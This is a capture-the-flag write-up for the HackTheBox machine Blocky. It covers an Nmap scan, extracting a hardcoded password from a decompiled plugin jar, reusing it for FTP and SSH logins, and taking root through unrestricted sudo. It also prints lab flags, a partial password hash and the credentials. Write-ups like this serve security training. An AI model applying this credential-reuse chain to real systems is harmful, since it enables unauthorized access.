

[HackTheBox] Blocky

Date: 13/Nov/2019
Categories: [oscp](#), [htb](#), [linux](#)
Tags: [enumerate_app_wordpress](#), [exploit_wordpress_plugin](#), [exploit_credsreuse](#), [privesc_sudoers](#)

Overview

This is a writeup for HackTheBox VM [Blocky](#). Here are stats for this machine from [machinescli](#):




Figure 1: writeup.overview.machinescli

Killchain

Here's the killchain ([enumeration](#) → [exploitation](#) → [privilege escalation](#)) for this machine:




Figure 2: writeup.overview.killchain

TTPs

1. 80/tcp/http/Apache httpd 2.4.18 ((Ubuntu)): [enumerate_app_wordpress](#), [exploit_wordpress_plugin](#), [exploit_credsreuse](#), [privesc_sudoers](#)

Phase #1: Enumeration

1. Here's the Nmap scan result:

```
1 # Nmap 7.70 scan initiated Wed Nov 13 12:25:27 2019 as: nmap -vv --reason -Pn -sV -sC
  ↳ --version-all -oN
  ↳ /root/toolbox/writeups/htb.blocky/results/10.10.10.37/scans/_quick_tcp_nmap.txt -oX
  ↳ /root/toolbox/writeups/htb.blocky/results/10.10.10.37/scans/xml/_quick_tcp_nmap.xml
  ↳ 10.10.10.37
2 Nmap scan report for 10.10.10.37
3 Host is up, received user-set (0.073s latency).
4 Scanned at 2019-11-13 12:25:28 PST for 18s
5 Not shown: 996 filtered ports
6 Reason: 996 no-responses
7 PORT      STATE SERVICE REASON          VERSION
8 21/tcp    open  ftp      syn-ack ttl 63  ProFTPD 1.3.5a
9 22/tcp    open  ssh      syn-ack ttl 63  OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Linux; protocol
  ↳ 2.0)
10 | ssh-hostkey:
11 |   2048 d6:2b:99:b4:d5:e7:53:ce:2b:fc:b5:d7:9d:79:fb:a2 (RSA)
12 | ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQDXqVhO31OUgTdcXsDwffHKL6T9f1GfJ1/x/b/
  ↳ dyWx42sDZ5m1Hz46bKmbnWa0YD3LSRkStJDtyNXptzmEp31Fs2DUndVKui3LCcyKXY6FSVWp9ZDBzlW3aY8qa+
  ↳ y3390S3gp3aq277zYDnnA62U7rIltYp91u5VPBK13DITVaSgzA8mcpHRR30e3cEGaLCxty58U2/
  ↳ lyCnx3IOlh5rEbipQ1G7Cr6NMgmGtW6LrLJRQiWA10K2/tDZbLhwtkjB82pjI/OT2gpA/
  ↳ v1ZJH0elbMXW40Et6b0s2oK/V2bVozpoRyoQuts8zcRmCViVs8B3p7T1Qh/Z+7Ki91vgicfy4f1
13 |   256 5d:7f:38:95:70:c9:be:ac:67:a0:1e:86:e7:97:84:03 (ECDSA)
14 | ecdsa-sha2-nistp256
  ↳ AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBNgEpgEZGGbtm5su0Aio9ut2h0QYLN39Uhni8i4E
  ↳ /Wdir1gHxDCLMoNPQXD0nEU01QQVbioUUMgFRAXYLh1NF8=
15 |   256 09:d5:c2:04:95:1a:90:ef:87:56:25:97:df:83:70:67 (ED25519)
16 |_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAILqVrP5vDD4MdQ2v3ozqDPxG1XXZ0p5VPpVsFUR0L6Vj
17 80/tcp    open  http     syn-ack ttl 63  Apache httpd 2.4.18 ((Ubuntu))
18 |_http-generator: WordPress 4.8
19 |_http-methods:
20 |_ Supported Methods: GET HEAD POST OPTIONS
21 |_http-server-header: Apache/2.4.18 (Ubuntu)
22 |_http-title: BlockyCraft &#8211; Under Construction!
23 8192/tcp  closed sophos  reset ttl 63
24 Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
25
26 Read data files from: /usr/bin/./share/nmap
27 Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
28 # Nmap done at Wed Nov 13 12:25:46 2019 -- 1 IP address (1 host up) scanned in 18.38 seconds
```

2. Here's the summary of open ports and associated AutoRecon scan files:

openports				
#	Port	Protocol	Service	Scans
1.	21/tcp	ftp	ttl 63 ProFTPD 1.3.5a	./results/10.10.10.37/scans/tcp_21_ftp_nmap.txt
2.	22/tcp	ssh	ttl 63 OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Linux protocol 2.0)	./results/10.10.10.37/scans/tcp_22_ssh_nmap.txt
3.	80/tcp	http	ttl 63 Apache httpd 2.4.18 ((Ubuntu))	./results/10.10.10.37/scans/tcp_80_http_gobuster.txt ./results/10.10.10.37/scans/tcp_80_http_nikto.txt ./results/10.10.10.37/scans/tcp_80_http_nmap.txt ./results/10.10.10.37/scans/tcp_80_http_robots.txt ./results/10.10.10.37/scans/tcp_80_http_whatweb.txt
4.	25565/tcp	minecraft	tll 63 Minecraft 1.11.2 (Protocol: 127 Message: A Minecraft Server Users: 0/20)	

Figure 3: writeup.enumeration.steps.2.1

3. We find a Wordpress installation and manually find a username `notch`. Attempts to login via common default credentials failed:




Figure 4: writeup.enumeration.steps.3.1

4. We find a `plugins` directory that lists two `jar` files. We download those and find hardcoded SQL credentials for user `root` in the `BlockyCore.class` file:




Figure 5: writeup.enumeration.steps.4.1

```

1  // Decompiled by Jad v1.5.8e. Copyright 2001 Pavel Kouznetsov.
2  // Jad home page: http://www.geocities.com/kpdus/jad.html
3  // Decompiler options: packimports(3)
4  // Source File Name:   BlockyCore.java
5
6  package com.myfirstplugin;
7
8
9  public class BlockyCore
10 {
11
12     public BlockyCore()
13     {
14         sqlHost = "localhost";
15         .....sqlUser = "root";
16         .....sqlPass = "8YsqfCTnvxAUeduzjNSXe22";
17     }
18
19     public void onServerStart()
20     {
21     }
22
23     public void onServerStop()
24     {
25     }
26
27     public void onPlayerJoin()
28     {
29         sendMessage("TODO get username", "Welcome to the BlockyCraft!!!!!!");
30     }
31
32     public void sendMessage(String s, String s1)
33     {
34     }
35
36     public String sqlHost;
37     public String sqlUser;
38     public String sqlPass;
39 }
40

```

Figure 6: writeup.enumeration.steps.4.2

Findings

Open Ports

1	21/tcp		ftp		ProFTPD 1.3.5a
2	22/tcp		ssh		OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Linux; protocol 2.0)
3	80/tcp		http		Apache httpd 2.4.18 ((Ubuntu))
4	25565/tcp		minecraft		Minecraft 1.11.2 (Protocol: 127 Message: A Minecraft Server
	↪ Users: 0/20)				

Files

```
1 http://10.10.10.37/plugins/
```

Users

```
1 wordpress: notch
```

Phase #2: Exploitation

1. We successfully login via FTP as user **notch** with password found in the **BlockCore.class** file. We find that the FTP root directory is set to the user **notch**'s home directory:

```
root@kali: ~/toolbox/data/writeups/htb.blocky # ftp 10.10.10.37
Connected to 10.10.10.37.
220 ProFTPD 1.3.5a Server (Debian) [::ffff:10.10.10.37]
Name (10.10.10.37:root): notch
331 Password required for notch
Password:
230 User notch logged in
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> pwd
257 "/" is the current directory
ftp> dir
200 PORT command successful
150 Opening ASCII mode data connection for file list
drwxrwxr-x   7 notch    notch          4096 Jul  3  2017 minecraft
-r-----   1 notch    notch           32 Jul  3  2017 user.txt
226 Transfer complete
```

Figure 7: writeup.exploitation.steps.1.1

2. We also successfully gain interactive SSH access using the same credentials as above which gives us access to the first flag file, **user.txt**:

```
root@kali: ~/toolbox/data/writeups/htb.blocky # ssh notch@10.10.10.37
notch@10.10.10.37's password:
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.4.0-62-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

7 packages can be updated.
7 updates are security updates.

Last login: Tue Jul 25 11:14:53 2017 from 10.10.14.230
notch@Blocky:~$
notch@Blocky:~$ id
uid=1000(notch) gid=1000(notch) groups=1000(notch),4(adm),24(cdrom),27(sudo),30(dip),46(plugindev),110(lxd),115(lpadmin),116(sambashare)
notch@Blocky:~$ uname -a
Linux Blocky 4.4.0-62-generic #83-Ubuntu SMP Wed Jan 18 14:10:15 UTC 2017 x86_64 x86_64 x86_64 GNU/Linux
notch@Blocky:~$
notch@Blocky:~$ ifconfig
ens160    Link encap:Ethernet  HWaddr 00:50:56:b9:54:bc
          inet addr:10.10.10.37  Bcast:10.10.10.255  Mask:255.255.255.0
          inet6 addr: fe80::250:56ff:feb9:54bc/64 Scope:Link
          inet6 addr: dead:beef::250:56ff:feb9:54bc/64 Scope:Global
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:489568 errors:0 dropped:0 overruns:0 frame:0
          TX packets:207286 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:42828402 (42.8 MB)  TX bytes:61181947 (61.1 MB)
```

Figure 8: writeup.exploitation.steps.2.1

```
notch@Blocky:~$ cat user.txt
59fee0977fb60b8a0bc6e41e751f3cd5notch@Blocky:~$
notch@Blocky:~$
```

Figure 9: writeup.exploitation.steps.2.2

Phase #2.5: Post Exploitation

```
1 notch@Blocky> id
2 uid=1000(notch) gid=1000(notch) groups=1000(notch),4(adm),24(cdrom),27(sudo),30(dip),46_
   ↳ (plugdev),110(lxd),115(lpadmin),116(sambashare)
3 notch@Blocky>
4 notch@Blocky> uname
5 Linux Blocky 4.4.0-62-generic #83-Ubuntu SMP Wed Jan 18 14:10:15 UTC 2017 x86_64 x86_64 x86_64
   ↳ GNU/Linux
6 notch@Blocky>
7 notch@Blocky> ifconfig
8 ens160  Link encap:Ethernet  HWaddr 00:50:56:b9:54:bc
9         inet addr:10.10.10.37  Bcast:10.10.10.255  Mask:255.255.255.0
10        inet6 addr: fe80::250:56ff:feb9:54bc/64 Scope:Link
11        inet6 addr: dead:beef::250:56ff:feb9:54bc/64 Scope:Global
12        UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
13        RX packets:490347 errors:0 dropped:0 overruns:0 frame:0
14        TX packets:207569 errors:0 dropped:0 overruns:0 carrier:0
15        collisions:0 txqueuelen:1000
16        RX bytes:42901509 (42.9 MB)  TX bytes:61223429 (61.2 MB)
17 notch@Blocky>
18 notch@Blocky> users
19 root
20 notch
```


Phase #3: Privilege Escalation

1. From the output of the `id` command and also confirming via `sudo -l`, we know that the user `notch` is a member of the `sudo` group. This means we can switch to `root` and gain elevated privileges:

```
notch@Blocky:~$ sudo -l
[sudo] password for notch:
Matching Defaults entries for notch on Blocky:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User notch may run the following commands on Blocky:
    (ALL : ALL) ALL
notch@Blocky:~$
notch@Blocky:~$ id
uid=1000(notch) gid=1000(notch) groups=1000(notch),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),110(lxd),115(lpadmin),116(sambashare)
notch@Blocky:~$
```

Figure 10: writeup.privesc.steps.1.1

```
notch@Blocky:~$ sudo su -
root@Blocky:~# pwd
/root
root@Blocky:~#
root@Blocky:~# id
uid=0(root) gid=0(root) groups=0(root)
root@Blocky:~#
root@Blocky:~# uname -a
Linux Blocky 4.4.0-62-generic #83-Ubuntu SMP Wed Jan 18 14:10:15 UTC 2017 x86_64 x86_64 x86_64 GNU/Linux
root@Blocky:~#
root@Blocky:~# ifconfig
ens160    Link encap:Ethernet  HWaddr 00:50:56:b9:54:bc
          inet addr:10.10.10.37  Bcast:10.10.10.255  Mask:255.255.255.0
          inet6 addr: fe80::250:56ff:feb9:54bc/64  Scope:Link
          inet6 addr: dead:beef::250:56ff:feb9:54bc/64  Scope:Global
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:489754 errors:0 dropped:0 overruns:0 frame:0
          TX packets:207400 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:42843570 (42.8 MB)  TX bytes:61198307 (61.1 MB)
```

Figure 11: writeup.privesc.steps.1.2

2. We then read the contents of `root.txt` file to complete the challenge:

```
root@Blocky:~# cat root.txt
0a9694a5b4d272c694679f7860f1cd5froot@Blocky:~#
root@Blocky:~#
```

Figure 12: writeup.privesc.steps.2.1

Loot

Hashes

```
1 notch:$6$RdxVAN/.$DFugS5p/G9hTNY9htDWVGKte9n9r/|
   ↵ nYYL.wVdAHfiHpnyN9dNftf5Nt.DkjrUs0PLYNcYZWhh0Vhl/5t1.....
```

Credentials

```
1 ftp: notch/8YsqfCTnvxAUeduzj.....
2 ssh: notch/8YsqfCTnvxAUeduzj.....
```

Flags

```
1 /home/notch/user.txt: 59fee0977fb60b8a0bc6e.....
2 /root/root.txt: 0a9694a5b4d272c694679f.....
```

References

- [+] <https://www.hackthebox.eu/home/machines/profile/48>
- [+] <https://www.youtube.com/watch?v=C2O-rilXA6I>